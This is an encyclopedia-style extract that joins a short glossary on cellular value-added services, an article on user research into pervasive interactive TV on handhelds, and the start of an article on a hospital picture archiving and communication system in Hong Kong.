Balance Scorecard (BSC): A strategic management system and performance measurement.

Cellular Value-Added Service Categories: The cellular value-added service can be categorized as message-based service, entertainment service, financial service, and information service.

Entertainment Service: Providing users recreational services, for example, downloading hot pictures, music, and games.

Financial Service: Providing users services of financial issue, for example, mobile banking and mobile shopping.

Information Service: Providing users up-to-date information, for example, information on weather, news, sporting, and mapping.

Message-based Service: Providing users real time message services, for example, short message service (SMS), e-mail, and multimedia service.

Short Message Service (SMS): Often called text messaging, it is a means of sending short messages to and from mobile phones.

Pervasive iTV and Creative Networked Multimedia Systems

Anxo Cereijo Roibás
SCMIS, University of Brighton, UK

Stephen Johnson
Mobility Research Centre, UK

INTRODUCTION

This article presents a research project carried out at the BT Mobility Research Center with the aim of developing appropriate applications for pervasive iTV, paying special attention to the personal and social contextual usage of this media within the entertainment, work, and government environments. It prospects a future trend in the use of pervasive interactive multimedia systems in future communications scenarios for mobile and pervasive iTV, that is, the use of handhelds as interfaces to extend and enhance the TV experience outside the home boundaries.

The new scenarios discussed in this article are based on the assumption that mobile phones interconnected with other surrounding interfaces (e.g., iTV, PCs, PDAs, in-car-navigators, smart-house appliances, etc.), will be decisive in the creation of pervasive interactive multimedia systems.

With its recent development into becoming an interactive system, TV seems to increasingly replace traditional "passive" TV platforms through active viewers-participation (Lamont & Afshan, 1999). Moreover, interactive television gives viewers the opportunity to extend their UX of television for activities that currently occur more typically on the Web (Steemers, 1998). These activities are consequent to the enhanced communication possibilities that have been enabled by new media: users can browse information, personalize their viewing choices, play interactive games, carry out e-commerce activities (shopping, banking, voting, etc.), and play increasingly active roles in broadcast programs (to the extent of interacting with other viewers).

At the same time, recent technological developments in handsets have converted them into tools for creation, editing, and diffusion of multimedia content. The last mobile phones are equipped with large screen, color display, photo and video camera, and with functionalities as MMS, video call, image, sound, and video editing software. As an intrinsic characteristic of these interfaces, all these operations can be done in any place, time, and environment. This freedom of action can lead to scenarios of pervasive multimedia interaction. In fact, a nomadic generation of users will benefit from pervasive interactive multimedia systems on many levels, not only by merely having access to TV broadcast on their handhelds or playing active roles in interacting with TV programs. The most challenging aspect of iTV is indeed the creativity and the one-to-one connectivity that this medium can enable. This attribute will allow users to become "multimedia-content producers": They will create content in multimedia formats and share it with others.

This research attempts to identify the mutual influence between technology and society. This phenomenon is particularly evident with social technology designed to integrate into household routines. Making effective predictions about new technology requires exploring the critical disconnections between the ways in which such technologies are produced and the ways in which they are consumed, or rejected (Fischer, 1992; Lee & Lee, 1995).

BACKGROUND

Becoming interactive, TV is replacing traditional "passive" TV platform (Spigel, 1992) through the increase of active participation by the viewers, substantially influencing people's experience with television and their TV-related social behavior (Lee & Lee, 1995).

As shown in Table 1, several network operators in Europe, the USA, Japan, Korea, and Canada are start-

Table 1. Commercial and trial mobile TV worldwide

Operator	Country	Platform	Channels	Trial/Commercial
Bell Mobility	Canada	MobiTV	8	Commercial
Rogers	Canada	MobiTV	9	Commercial
TELUS Mobility	Canada	MobiTV	7	Commercial
Sonera & Elisa	Finland	DVB-H	9	Trial
SK Telecom	South Korea	S-DMB	9	Commercial
O2	UK	DVB-H	16	Trial
Orange	UK	MobiTV	9	Commercial
Virgin Mobile	UK	DAB	3	Trial
Cingular	UK	MobiTV	23	Commercial
Midwest Wireless	UK	MobiTV	23	Commercial
Sprint	UK	MobiTV	23	Commercial

Figure 1. TV broadcasting on a handheld (Source: Yankee Group, 2005)

Figure 2. Big Brother UK on interactive TV, mobile phones, and the Web

ing to broadcast TV on handhelds. This is commonly defined as mobile TV (Figure 1).

Users' adoption of powerful handhelds with multimedia features together with an increasing interoperability between platforms is resulting not only in expanding the iTV consumption beyond the domestic context, but also in granting a ubiquitous TV presence. We can define this "almost everywhere TV" as "pervasive TV." Pervasive TV is a step to further respect mobile TV as it considers not only handhelds as possible interfaces to receive and interact with TV content, but it includes a whole system of interfaces (TV, PC, mobile phones, public digital displays, etc.) that can be chosen by the user according to his or her specific context (Cereijo et al., 2005). This interconnected multi-platform system is also called convergence of technology.

A good example of convergence of technology leading to communication pervasivity can be found in the 2000 UK edition of the reality TV show Big Brother. As shown in Figure 2 this program has been made accessible through four interfaces (TV plus iTV, mobile phones, and the Web). Users could access information regarding what was happening in the "house" from any location and at any time with the most practicable interface. More interestingly, each interface allowed different applications (e.g., forum and archives in the Web, voting, additional textual information and videos on iTV, and alerts and news on mobile phones). This application was optimized for each of the interfaces involved according to their intrinsic GUI and contextual usage differences: the Web site had enhanced interaction features such as personalized multimedia news about the program but was mainly focused in community related applications such as a dedicated chat and a forum; the iTV was mainly focused on live video streaming of the "house" with the possibility of choosing the camera in a preferred room, and the mobile system was oriented to provide quick text updates about the events, alerts, and some interactive features such as voting.

Figure 3. Cultural probes packs

HCI designers need to optimize the usability of such interfaces by identifying service formats that are most suitable and distinctive interaction patterns (Weiss, 2002).

MAIN FOCUS OF THE ARTICLE

Research Methodology

Due to the high uncertainness about technological trends and users' future needs and expectations, analyzing the UX in future scenarios of mobile and ubiquitous iTV is not an easy task. In fact, rapid changes in users' habits and technological advances have generated enormous uncertainties and call for innovative research and development methodologies (Cereijo & Johnson, 2006). Our methodology consisted of two initial focus group sessions with representatives of the users (commuters have been selected as the target group[1]). To understand better usage differences between users, they have been divided into two categories in order to take into account discrepancies in lifestyles and purchasing power: from 18 to 25 years old and from 25 to 40 years old. However, both groups included a wide representation in terms of cultural backgrounds and professional activities. Each workshop involved around 10 participants and aimed to get the users' views about trends on multimedia mobile applications, TV at home and on the move, new forms of content for mobile TV, advanced interaction possibilities, and finally, possible interconnections between handhelds and other devices. The focus groups revealed users' concerns about the contextual usage of mobile multimedia applications as well as the need of improving some unsolved issues for these interfaces as the low sociability, creativity, contextual sensitivity, and interaction that so far they enable (Lull, 1980).

These activities have been combined with a theoretical investigation of existing technologies and successful interactive UXs in other areas (e.g., games). This phase also included ethnographic research using cultural probes, questionnaires, and naturalistic observation (photo/video recording in-the-field and data analysis). While focus groups and analysis of study-cases were good sources of functional and data requirements, cultural probes and questionnaires provided good information about users' requirements, and finally, in-the-field observation has been a very valuable technique to identify environmental and usability requirements.

Cultural probes aimed to get inspirational responses to understand beliefs, desires, aesthetic preferences, and cultural concerns of users without observing them directly. This technique that was initially used by Gaver to find new features in community design[2] (Gaver, Dunne, & Pacenti, 1999) has been recently exported to HCI (Hulkko, Mattelmäki, Virtanen, & Keinonen,. 2004). Cultural probes are an alternative to traditional interviews or questionnaires to gather information about people. Volunteers are offered a pack of stimulating ways of commenting on their life, technology uses, and environment. Probes are intended to stimulate and are designed as open-ended. Participants can choose how they represent themselves and then send back each element as it is completed. The method provides the basis for multi-layered narratives about people, accepting the partial truths, wishful thinking, and outright lies that are part of life, and the uncertainty and ambiguity of tasks encourages subjective engagement.

In this work, six selected users have been given a pack with the probes material under condition of returning it back completed after two weeks. Each pack (Figure 3) included four main items with the following indications:

- **Maps:** World ("Where would you imagine having a daydream?"); City ("Where would you like to go but you can't?"); House ("Where would you like to be alone?", "where would you like to meet people?"); Family, friends, and colleagues relationships ("Show frequency and nature of contacts").
- **Questionnaires:** A set of 11 postcards aimed to provide a very informal and open approach, encouraging instinctive and casual replies about the users' vision on the topic and were distributed to 12 target users.
- **Camera:** "Take a picture of an image/video you'd like to take with your mobile."
- **Media Diary:** "Record TV, cinema, and radio use (what, when, where, with whom)."
- **Photo Album + Color Pencils:** "Collect things, images, and stories of your week; make sketches."

Surprisingly, this research uncovered a scarce users' appeal in having broadcasting of traditional TV (or iTV) formats on their mobile phones (except some exceptions such as brief life updates of a decisive football match or extraordinary news). Pervasive iTV will have to do with issues such as socialibility (Lull, 1980), context awareness[3], creativity, interactivity (Palen, Salzman, & Youngs, 2000), convergence (iTV, mobile phones, in-car-navigators and Internet), and connectivity (one to one and one to many). Therefore, the concept of pervasive iTV will likely have more to do with the emerging of mobile communities that are a sort of "DIY (Do It Yourself) producers" of multimedia content: they will create multimedia content in specific contexts and with precise purposes and share it with others.

Prospected Scenarios

From all the information gathered we have created the following two personas that intended to represent the most likely category of users of pervasive multimedia systems (see Table 2).

Therefore we have prospected a significant future scenario for pervasive multimedia systems, involving each typology of user. In this phase we have used the technique of dramatizations in order to achieve a high engagement of the users during the creation of the scenario:

Table 2. Summarized description of two personas

Paul is a married 52 year old mechanical engineer who has just moved to the countryside near Edinburgh and has 2 sons: one still in school while the other has just started at the university. Paul enjoys fiction movies, rowing, gardening, and collecting.
Marina, a single 28 year old lawyer living in east London and frequently traveling abroad for work, is interested in archaeology, traveling and jogging.

- **Morning Routine:** Paul has breakfast with his family while watching the morning news on the digital tablecloth. He then drives his son to school after which his wife gets an automatic acknowledge (voice message on her mobile or digital tablecloth) that the boy has arrived at school. While driving to his office, Paul gets personalized local video news on his in-car-navigator.
- **Work Routine:** All of Paul's mobile communications go across his desktop when he is sitting in his chair at work. He uses the local satellite system to find a picnic area, the location of which he forwards (video and map) to his wife with a voice/text message inviting her to lunch. She receives the message on her mobile and replies. After Paul leaves the office to meet her, he gets a video message on his in-car-navigator from a partner asking urgently for an important file. Paul retrieves the file in one of his company's folders using the voice interaction system, and replies to the message. He then sets the work message system to very-urgent-only mode since he has the afternoon free. He then sees by his wife's position on his navigator map that she has arrived at the arranged meeting point for lunch.
- **Social Lunch:** As Paul joins his wife he receives an info alert message, which he accepts to get a short video message about a nearby landmark. Using voice activation, Paul uses his mobile to provide him with related information about the area and other subjects of interest. Finding digital messages from people that have been to this land-mark before, Paul and his wife look at some and then leave one of their own for others to discover later. Following lunch, they connect through the video-conference system with their son at school.

Figure 4. Mobile iTV phone

Figure 5. Remote cam activation by three

- **Afternoon Leisure:** Paul checks the state of the river through the rowing club live-cam and finds the water is too rough. He sends a link with the live-video of the river to his pals with a message suggesting they reschedule their plans to row together. Having changed his schedule, he visits a nearby market mentioned during the morning news and finds an interesting but pricey item. He starts a videoconference with a knowledgeable friend who examines the piece through his mobile cam and offers an opinion on the value of the item. Unconvinced he should buy it, Paul uses a matchmaking system to locate similar collectors who are visiting the market and he finds two people. A quick look at their profiles tells him they are worth a short meeting so he sends them a message inviting them for a coffee. Meanwhile, Paul's wife checks her virtual map, spots a nice gallery nearby, and makes a short virtual visit. When she notices on the map that one of her friends is nearby, she sends an invitation for her to visit the gallery.
- **Evening Routine:** On the way back home, they use the home remote control system on his in-car-navigator to check their fridge to see if they need to stop at the grocery store. After picking up their son at school, Paul's wife receives a notification that her favorite TV show is about to begin so she remotely checks that the home video recorder has been set properly. She then accepts to watch a summary of today's episode on the in-car-navigator which she also forwards to her friends.

The previously identified scenario put the basis for the identification a plausible application for mobile and pervasive interactive TV, which is described as follows: This handheld device has a traditional clamshell design with a pivotable color display, photo and video camera, and keypad-based standard interaction, as well as voice-based interaction (see Figure 4).

In addition, a small transmitter inside the device enables it to serve as a pointer and allows interaction with TV screens and Public Digital Displays, much like how a mouse is used to point to a computer display. Also envisaged is the possibility of combining two devices to double the size screen and permit enhanced navigation, which would increase the sociability potential of this application. Applications for this device include:

- Context-aware infotainment such as local video news, visualization of user's position on a map, and reception of multimedia alert messages from things or places (monument, building, etc). Distance vision such as enabling a remote life-cam activation and control (zoom, positioning) (Figure 5) or request of other user's phone remote cam activation and control (zoom, positioning).
- Personalized information such as news and documentaries, embedded mobile live-encyclopedia (linked to TV-video content), and a personal virtual memory system.
- Self-authored content such as recording, editing and sharing, broadcasting or narrowcasting of personal videos, life TV video debate in video-conferencing, mob-blogging and self-authored reality-TV channels, notification of a live event or TV series and video clip summary of a TV show and possibility of storing, editing, or forwarding it to other users.
- Socialization and social awareness such as matchmaking systems to find users with required

profiles, possibility of pointing the mobile toward a person, thing, or place to get info about it, and exchange of personal information by shaking hands between users. The system can also inform about the presence of other users (friends, family, or just "interesting" people) nearby.
- Remote control such as verify and command home appliances (e.g., refrigerator, washing machine, video recorder).

This application aims to express the potentiality of the previously described scenario, supporting issues such as contextualization of content, possibility of creating and sharing self-authored digital content, sociability and development of new mobile communities, higher and new forms of interaction, and interconnection between different platforms such as handhelds, TV, and public digital displays.

FUTURE TRENDS

Future research in this area aims to explore new challenges for mobile iTV such as interacting with the user's social context (social awareness) and with intelligent environments (spaces and installations mediated by information and communications technology) as well as developing enhanced immersive environments, tangible computing, and new interaction modalities (gestures, haptics, etc.). An analysis of the contributions that interactive arts could give to this area will offer significant insights. Technical aspects related to the design of a multi-platform broadcasting of interactive multimedia (databases, artificial intelligence, networks, agents, multi-modality, semantic search engines, context awareness technologies, transport systems) require the contribution of media and information technology.

It will also explore applications of these pervasive interactive multimedia systems in areas beyond leisure and entertainment. For example, education is a promising field: new and relevant learning models, rich contents and applications, device-independent user-generated content, smart interactive content, and so forth can enrich multi-literacies (Cope, Kalantzis, & New London Group, 2000) and multimodality (Kress & Van Leeuwen, 2001) in the classroom. Moreover m-government and work are also becoming particularly interesting subjects. In addition, special attention must be given to possible implications in terms of copyright, industrial property, and other legal, editorial, and production issues.

Other critical areas of study are related to technological innovation implications for users and require an understanding of: users' (early to late) adoption of new technologies; economic technological changes and relationship with the market; sustainability of business models related to the new systems; and how to economically sustain the proposed system.

CONCLUSION

This article prospects a future trend in the use of pervasive interactive multimedia systems in future communications scenarios for mobile and pervasive iTV, that is, the use of handhelds as interfaces to extend and enhance the TV experience outside the home boundaries. However, there are several reasons to believe that the future of pervasive TV will not consist of merely broadcast of traditional TV content on mobile devices. The first one is related to the intrinsic physical diversity between both interfaces (TV and handhelds) making them unsuitable for the same way of delivering of content. The second regards the context of use: TV is traditionally used in a domestic private environment (Spigel, 1992) and usually involves a social sharing (Morley, 1986), while mobile phones are mainly used in public environments, entail an individual experience (Perry, O'Hara, Sellen, Harper, & Brown, 2001), and generally the viewing time is much shorter. Moreover, unlike TV, handhelds are regularly used in different situations and with different purposes, and they are likely to be used as an auxiliary tool to assist users in a main activity (in this sense, mobile content could be related to the specific context of the user—context awareness) (Harper, 2003). Finally, there are also operability differences: TV (including interactive TV) is considered a passive or low interactive medium, while handhelds entail a high interactivity and connectivity. Therefore, broadcasting of TV programs on handhelds is likely to be as deluding as interactive TV was.

The work shows how a participatory design approach together with innovative ethno-methodologies can lead to the identification of critical mobile iTV issues such as sociability, context awareness, creativity, interactivity, convergence (iTV, mobile phones, in-car-navigators, and Internet), and connectivity (one to one and one to many), helping in the creation and representation of feasible and relevant future communications scenarios.

REFERENCES

Amont, S., & Afshan, A. (1999). *Designing interactive television programs: Current challenges and solutions.* Microsoft WebTV Networks, Inc.

Cereijo Roibas, A., & Johnson, S. (2006). Unfolding the user experience in new scenarios of pervasive interactive TV. In *Proceedings of CHI 2006, Interact* (pp. 1259-1264). New York: ACM Press.

Cereijo Roibas, A., & Sala, R. (2004, March -April). Main HCI issues for the design of interfaces for ubiquitous interactive multimedia broadcast. *Interactions Magazine, ACM*, 51-53.

Cereijo Roibas, A., Sala, R., Brandao, M. (2005). From passive viewers to nomad producers: Ubiquitous iTV. *Proceedings of HCII2005*, Las Vegas. Mahwah, NJ: Lawrence Erlbaum Associates, Inc.

Cope, B., Kalantzis, M., & New London Group. (2000). *Multiliteracies: Literacy learning and the design of social futures*. South Yarra [Vic.]: Macmillan.

Dey, A. K., & Abowd, G. D. (1999). *Towards a better understanding of context and context-awareness* (Tech. Rep. No. GIT-GVU-99-22). Georgia Institute of Technology, College of Computing. Retrieved September 27, 2006, from ftp://ftp.cc.gatech.edu/pub/gvu/tr/1999/99-22.pdf

Fischer, C. S. (1992). *America calling: A social history of the telephone*. Berkeley, CA: University of California Press.

Gaver, W. W., Dunne, A., & Pacenti, E. (1999). Cultural probes. *Interactions Magazine*, *vi*(1), 21-29.

Harper, R. (2003). *People versus information: The evolution of mobile technology*. In L. Chittaro (Ed.), *Human computer interaction with mobile devices* (pp. 1-15). Berlin: Springer.

Hulkko, S., Mattelmäki, T., Virtanen, K., & Keinonen, T. (2004). Mobile probes. In *Proceedings of the Third Nordic Conference on Human-Computer Interaction* (pp. 43-51). New York: ACM Press.

Kress, G. R., & Van Leeuwen, T. (2001). *Multimodal discourse: The modes and media of contemporary communication*. London: Hodder Headline.

Lee, B., & Lee, R. S. (1995). How and why people watch TV: Implications for the future of interactive television. *Journal of Advertising Research*, *35*(6), 9-18.

Lull, J. (1980). The social uses of television. *Human Communication Research, 6*, 79-91.

Morley, D. (1986). *Family television. Cultural power and domestic leisure*. London, UK: Comedia.

Palen, L., Salzman, M., & Youngs, E. (2000). Going wireless: Behavior of practices of new mobile phone users. In *Proceedings of the CSCW 2000,* Philadelphia (pp. 201-210).

Pascoe, J., Ryan, N. S., & Morse, D. R. (1999). Issues in developing context-aware computing. In *Proceedings of the International Symposium on Handheld and Ubiquitous Computing* (pp. 208-221). Karlsruhe, Germany: Springer-Verlag.

Perry, M., O'Hara, K., Sellen, A., Harper, R., & Brown, B. A. T. (2001). Dealing with mobility: Understanding access anytime, anywhere. *ACM Transactions on Computer-Human Interaction*, *4*(8), 1-25.

Pooley, C. G., Turnbull, J., & Adams, M. (2005). *A mobile century? Changes in everyday mobility in Britain in the twentieth century*. Aldershot, Hampshire: Ashgate.

Spigel, L. (1992). *Make room for TV: Television and the family ideal in postwar America*. Chicago: University of Chicago Press.

Steemers, J. (1998). *Changing channels: The prospect for television in a digital world.* Luton Bedordshire: Libbey Media.

Weiss, S. (2002). *Handheld usability*. New York: Wiley.

KEY TERMS

Context Awareness, Contextual Usage, and Contextualization of Content: Is a term from computer science that is used for devices that have information about the circumstances under which they operate and can react accordingly. Context aware devices may also try to make assumptions about the user's current situation.

Convergence of Technology: The coming together of two or more disparate technologies. For example, the so-called fax revolution was produced by a convergence of telecommunications technology, optical scanning technology, and printing technology.

Interactive TV (iTV): iTV is an umbrella term. Interactive TV is the content and services (in addition to linear TV and radio channels) which are available for digital viewers to navigate through on their TV screen.

Mobile TV: Watching TV on a mobile phone. There are several mobile TV air interfaces competing for prime time. Digital multimedia broadcasting (DMB) is based on the digital audio broadcasting radio standard; digital video broadcast-handheld (DVB-H) is the mobile version of the international digital TV standard, and forward link only (FLO) is based on QUALCOMM's popular CDMA technology.

Pervasive iTV: An amalgamation between the concepts of iTV and pervasive TV. However, this term goes beyond the concept of traditional TV programs data stream and focuses on content personalization and users' creativity, socialibility, context awareness, advanced interactivity, immersive environments, convergence (iTV, mobile phones, in-car-navigators, and Internet), and connectivity (one to one and one to many).

Pervasive TV: It is an adaptation of the term pervasive computing, and it reflects the concept of accessing TV in different contexts such as home, the office, the auto, and outdoors thanks to the convergence of technology.

Sociability, Social Usage: Regards the social character of the usage of TV, and it involves the identification of suitable applications and interfaces that support social use.

Social Awareness: Regards the ability of applications of providing consciousness to the users about their social surroundings (e.g., a map that visually informs about the nearby presence of friends by locating them).

User Experience (UX): A term used to describe the overall experience and satisfaction a user has when using a product or system. It most commonly refers to a combination of software and business topics, such as selling over the Web, but it applies to any result of interaction design. Interactive voice response systems, for instance, are a frequently mentioned design that can lead to a poor user experience.

ENDNOTES

1 It has been assumed that commuters are a particularly relevant and interesting population segment for investigating novel processes and forms of interaction with mobile multimedia content. The growing interest and dedication to mobility and mobile life among commuters is strikingly shown in the rapidly increasing share of resources used for mobile life. Use of public and private transportation, and walking in urban mobility has been increasing steadily, as has the amount of money spent for mobility and telecommunications (Pooley, Turnbull, & Adams, 2005).

2 Gaver's original probes include a "sign-in book" for all visitors to the house; a sheet on which to record "house rules"; social network analysis tools presented as an opportunity to describe your family and friends as shells and sea creatures on the beach, as a cricket game, as characters in Dante's Heaven and Hell. Where lists are solicited, they include capturing the bizarre and the detailed: "the spiritual center of the home," "something red," "your collections." Items are customized: instructions to take 6 to 10 pictures that tell these stories are printed on the back of single-use cameras.

3 A recent definition of context-awareness is due to Dey and Abowd (1999, pp. 3-4), who defined it as "any information that can be used to characterize the situation of an entity, where an entity can be a person, place, physical, or computational object" and "the use of context to provide task-relevant information and/or services to a user, wherever they may be." Context is becoming increasingly important in handheld and ubiquitous computing, where the user's context often changes rapidly (Pascoe, Ryan, & Morse, 1999).

Picture Archiving and Communication System for Public Healthcare

Carrison K. S. Tong
Pamela Youde Nethersole Eastern Hospital, Hong Kong, China

Eric T. T. Wong
The Hong Kong Polytechnic University, Hong Kong, China

BACKGROUND

For the past 100 years, film has been almost the exclusive medium for capturing, storing, and displaying radiographic images. Film is a fixed medium with usually only one set of images available. Today, the radiologic sciences are on the brink of a new age. In particular, Picture Archiving and Communication System (PACS) technology allows for a near filmless process with all of the flexibility of digital systems. PACS consists of image acquisition devices, storage archiving units, display stations, computer processors, and database management systems. These components are integrated by a communications network system. Filmless radiology is a method of digitizing traditional films into electronic files that can be viewed and saved on a computer. This technology generates clearer and easier-to-read images, allowing the patient the chance of a faster evaluation and diagnosis. The time saved may prove to be a crucial element in facilitating the patient's treatment process. With filmless radiology, images taken from various medical sources can be manipulated to enhance resolution, increasing the clarity of the image. Images can also be transferred internally within hospital departments and externally to other locations such as the office of the patient's doctor or medical specialist in other parts of the world. This is made possible through the picture-archiving and communication system (Dreyer, Mehta, & Thrall, 2001), which electronically captures, transmits, displays, and saves images into digital archives for use at any given time. The PACS functions as a state-of-the-art repository for long-term archiving of digital images, and includes the backup and bandwidth to safeguard uninterrupted network availability. The objective of the picture-archiving and communications system is to improve the speed and quality of clinical care by streamlining radiological service and consultation. With instant access to images from virtually anywhere, hospital doctors and clinicians can improve their work processes and speed up the delivery of patient care. Besides making film a thing of the past, the likely benefits would include reduced waiting times for images and reports, and the augmented ability of clinicians since they can get patient information and act upon it much more quickly. It also removes all the costs associated with hard film and releases valuable space currently used for storage. According to Dr. Lillian Leong, Chairman of the Radiology IT Steering Group of the Hong Kong Medical Authroity, a single hospital can typically save up to 2.5 million Hong Kong dollars (approximately US$321,000) a year in film processing cost (Intel, 2007). The growing importance of PACS on the fight against highly infectious disease such as Severe Acute Respiratory Syndrome (SARS) is also identified (Zhang & Xue, 2003).

In Hong Kong, there was no PACS-related project until the establishment of Tseung Kwan O Hospital (TKOH) in 1998. The TKOH is a 600-bed acute hospital with a hospital PACS installed for the provision of filmless radiological service. The design and management of the PACS for patient care was discussed in the first edition of this encyclopedia (Tong & Wong, 2005). The TKOH was opened in 1999 with PACS installed. At the beginning, due to immature PACS technologies, the radiology service was operating with film printing. A major upgrade was done in 2003 for the implementation of server clustering, network resilience, liquid crystal display (LCD), smart card, and storage-area-network (SAN) technologies. This upgrade has greatly improved the reliability of the system. Since November 2003, TKOH has started filmless radiology service for the whole hospital. It has become one of the first filmless hospitals in the Greater China region (Seto, Tsang, Yung, Ching, Ng, & Ho, 2003; Tsou, Goh, Kaw, & Chee, 2003).

MAIN FOCUS OF THE ARTICLE

The design of a PACS for such a system should be high-speed, reliable, and user friendly (Siegel & Kolodner, 2001). While most equipment is designed for high reliability, system or subsystem breakdowns can still occur, especially when equipment is used in a demanding environment. A typical situation is what could be called a "single-point failure." That is, the entire system fails if only one piece of equipment such as a network switch fails. If some of the processes that the system supports are critical or the cost of a system stop is too high, then implementing redundancy management into the system is the best way to overcome this problem. The continuous operation of a PACS in a filmless hospital for patient care is a critical task. The main purpose of a reliability design is to avoid the occurrence of any single point of failure in the system. This design includes a number of technical features. The technical features of the PACS installed in a local hospital include the archiving of various types of images, clustering of Web servers installed, redundancy provision for image distribution and storage channels, and adoption of bar-code and smart-card systems. All these features are required to be integrated with the electronic patient record system (ePR) for effective system performance and these are described below.

Archiving of Multiple Image Types

In order to make connections with different imaging modalities (e.g., Magnetic Resonance Imaging, or MRI, Computed Tomography, or CT, Positron Emission Tomography, or PET, etc.), a common international standard is important. The Digital Imaging and Communications in Medicine (DICOM) standard developed by the American College of Radiology (ACR) and the National Electrical Manufacturers' Association (NEMA) is the most common standard used today. It covers the specification image format, a point-to-point connection, network requirements, and the handling of information on networks. The adoption of DICOM by other specialties that generate images (e.g., pathology, endoscopy, dentistry) is also planned. The fact that many of the medical imaging-equipment manufacturers are global corporations has sparked considerable international interest in DICOM. The European standards organization, the Comitâ Europâen de Normalisation, uses DICOM as the basis for the fully compatible MEDICOM standard. In Japan, the Japanese Industry Association of Radiation Apparatus and the Medical Information Systems Development Center have adopted the portions of DICOM that pertain to the exchange of images on removable media and are considering DICOM for future versions of the Medical Image Processing Standard. The DICOM standard is now being maintained and extended by an international, multispecialty committee. Today, the DICOM standard has become a predominant standard for the communication of medical imaging devices.

Web Technology

The World Wide Web (WWW) began in March 1989 at CERN (CERN was originally named after its founding body, the Conseil Europeen pour la Recherche Nucleaire, that is now called the European Laboratory for Particle Physics). CERN is a meeting place for physicists from all over the world who collaborate on complex physics, engineering, and information-handling projects. Because of the intuitive nature of hypertext, many inexperienced computer users were able to connect to the network. The simplicity of the hypertext markup language, used for creating interactive documents, has allowed many users to contribute to the expanding database of documents on the Web. Also, the nature of the World Wide Web provided a way to interconnect computers running different operating systems, and display information created in a variety of existing media formats. In short, the Web technology provides a reliable platform for the distribution of various kinds of information including medical images. Another advantage of Web technology is its low demand on the Web client. Any computer running on a common platform such as Windows or Mac can access the Web server for image viewing just using Internet Explorer or Netscape. Any clinical user can carry out his or her duty anytime and anywhere within a hospital.

Clustering of Web Servers

The advantage of clustering computers for high availability (Piedad & Hawkings, 2000) is that if one of the computers fails, another computer in the cluster can then assume the workload of the failed computer at a prespecified time interval. Users of the system see no interruption of access. The advantages of clustering DICOM Web servers for scalability include increased application performance and the support of a greater number of users for image distribution. There is a myth that to provide high availability (Marcus & Stern, 2003), all that is required is to cluster one or more computer-hardware solutions. In practice, no hardware-only solution has been able to deliver trouble-free answers. Providing trouble-free solutions requires complicated software to be written to cope with the myriad of failure modes that are possible with two or more sets of hardware. Clustering can be implemented at different levels of the system, including hardware, operating systems, middleware, systems management, and applications. The more layers that incorporate clustering technology, the more complex the whole system is to manage. To implement a successful clustering solution, specialists in all the technologies (i.e., hardware, networking, and software) are required. The authors used the clustering of Web servers by connecting all of the Web servers using a load-balancing switch. This method has the advantage of a low server overhead and requires no computer-processor power.

RAID Technology

Patterson, Gibson, and Katz (1988) at the University of California, Berkeley, published a paper entitled "A Case for Redundant Arrays of Inexpensive Disks (RAID)." This paper described various types of disk arrays, referred to by the acronym RAID. The basic idea of RAID was to combine multiple small, inexpensive disk drives into an array of disk drives, which yields performance exceeding that of a single large, expensive drive (SLED). Additionally, this array of drives appears to the computer as a single logical storage unit or drive. The mean time between failure (MTBF) of the array will be equal to the MTBF of an individual drive divided by the number of drives in the array. Because of this, the MTBF of an array of drives would be too low for many application requirements. However, disk arrays can be made fault tolerant by redundantly storing information in various ways. Five types of array architectures, RAID-1 through RAID-5, were defined by the Berkeley paper, each providing disk fault tolerance and each offering different trade-offs in features and performance. In addition to these five redundant array architectures, it has become popular to refer to a nonredundant array of disk drives as a RAID-0 array. In PACS, RAID technology can provide protection for the availability of the data in the server. In RAID level 5, no data are lost even during the failure of a single hard disk within a RAID group. This is essential for a patient-care information system. Extra protection can be obtained by using spare global hard disks for automatic protection of data during the malfunctioning of more than one hard disk. Today, most storage-area networks (SANs) for high capacity storage are built on RAID technology.

Storage Area Network

A storage area network (Marcus & Stern, 2003; Toigo & Toigo, 2003) is a high-speed, special purpose network (or subnetwork) that interconnects different kinds of data-storage devices with associated data servers on behalf of a larger network of users. Typically, a storage-area network is part of the overall network of computing resources for an enterprise. A storage-area network is usually clustered in proximity to other computing resources such as SUN servers, but it may also extend to remote locations for backup and archival storage using wide-area-network carrier technologies such as ATM or Ethernet. Storage-area networks use fiber channels (FCs) for connecting computers to shared storage devices and for interconnecting storage controllers and drives. Fiber channel is a technology for transmitting data between computer devices at data rates of up to 1 or 2 Gbps and 10 Gbps in the near future. Since fiber channel is three times as fast, it has begun to replace the small computer system interface (SCSI) as the transmission interface between servers and clustered storage devices. Another advantage of fiber channel is its high flexibility; devices can be as far as 10 km apart if optical fiber is used as the physical medium. Standards for fiber channel are specified by the Fiber Channel Physical and Signaling standard, and the ANSI X3.230-1994, which is also ISO 14165-1. Other advanced features of a SAN are its support of disk mirroring, backup, and restoring; archival and retrieval of archived data; data migration from one storage device to another; and the sharing of data among different servers in a network. SANs can also incorporate subnetworks with network attached storage (NAS) systems.

Redundant Network for Image Distribution

Nevertheless, all of the PACS devices still need to be connected to the network, so to maximize system reliability, a PACS network should be built with redundancy (Jones, 2000). To build up a redundant network (Marcus & Stern, 2003), two parallel gigabit-optical fibers were connected between the PACS and the hospital networks as two network segments using four Ethernet switches. The Ethernet switches were configured in such a way that one of the network segments was in active mode while the other was in standby mode. If the active network segment fails, the standby network segment will become active within less than 300 ms to allow the system to keep running continuously.

Bar-Code System

Recognizing that manual data collection and keyed data entry are inefficient and error prone, bar codes evolved to replace human intervention. Bar codes are simply a method of retaining data in a format or medium that is conducive to electronic data entry. In other words, it is much easier to teach a computer to recognize simple patterns of lines, spaces, and squares than it is to teach it to understand written characters or the English language. Bar codes not only improve the accuracy of entered data, but also increase the rate at which data can be entered. A bar-code system includes printing and reading the bar-code labels. In most hospital information systems, the bar-code system has commonly been adopted as a part of the information system for accurate and fast patient-data retrieval. In PACS, bar-code labels are mostly used for patient identification and DICOM accession. They are used to retrieve records on patient examinations and studies.

Smart-Card System

A smart card is a card that is embedded with either a microprocessor and a memory chip or only a memory chip with nonprogrammable logic. The microprocessor card can add, delete, and otherwise manipulate information on the card, while a memory chip card, such as prepaid phone cards, can only undertake a predefined operation. Smart cards, unlike magnetic-stripe cards, can carry all necessary functions and information on the card. Smart cards can also be classified as contact and contactless types. The contactless smart card communicates with the reader using the radio frequency (RF) method. In PACS, a contactless smart-card system was installed for the authentication of the user. The information about the user name, log-in time, and location are stored in a remote server through a computer network. Contactless cards rather than RFID cards are chosen because they are capable of transacting more sensitive and confidential information than RFID cards as they are usually equipped with higher authentication mechanisms and security layers. It should not be confused with RFID technology, which is more popular in instances where less confidential data are transacted and single application is used.

